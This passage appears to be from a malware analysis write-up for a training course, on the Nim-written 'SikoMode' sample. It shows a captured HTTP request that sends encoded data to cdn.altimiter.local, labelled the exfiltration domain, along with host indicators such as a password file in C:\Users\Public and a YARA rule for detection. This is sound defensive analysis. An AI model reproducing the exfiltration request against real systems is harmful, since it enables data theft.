   44 17.702915434  10.0.0.4            10.0.0.3            HTTP      312 HTTP/1.1 200 OK  (text/html)
```

```
Frame 41: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface ens33, id 0
Ethernet II, Src: VMware_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware_7f:3b:65 (00:0c:29:7f:3b:65)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 9890, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9]
  [HTTP request 1/1]
  [Response in frame: 44]
```

Fig2. Data exfiltration domain

Host-based Indicators



This PC › Local Disk (C:) › Users › Public

Name	Date modified	Type	Size
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	Configuration sett...	1 KB
[redacted]	[redacted]	PNG image	51 KB
passwrd.txt	9/11/2022 2:02 PM	Text Document	1 KB


Fig3. Password.txt file

Rules & Signatures

SikoMode.yara available on my github:
https://github.com/Cuteness-overload/PMAT-Final

All encountered samples of this malware met a few identical criteria.

- The use of C:/Users/Public/password.txt
- Hxxp://cdn.altimiter.local
- SikoMode as a password
- Written in nim
- All portable executables
- The “Houdini” string



```
rule SikoMode {

    meta:
        last_updated = "2022-09-11"
        author = "Cuteness-overload"
        description = "A rule set for the detection of the SikoMode Malware"
        sha256 =
"3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "houdini" ascii
        $string2 = "C:\\Users\\Public\\passwrd.txt" ascii
        $string3 = "http://cdn.altimiter.local/" ascii
        $string4 = "SikoMode" ascii
        $string5 = "nim" fullword ascii

    condition:
        // Not checking for filesize in case of obfuscation in later iterations
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        $string1 and $string2 and $string3 and $string4 and $string5
}
```